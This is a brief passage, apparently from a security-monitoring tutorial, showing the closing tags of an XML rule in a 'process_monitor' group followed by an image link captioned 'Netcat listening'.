13    <group>process_monitor,</group>
14  </rule>
15 </group>
```




Figure 11: “Netcat listening”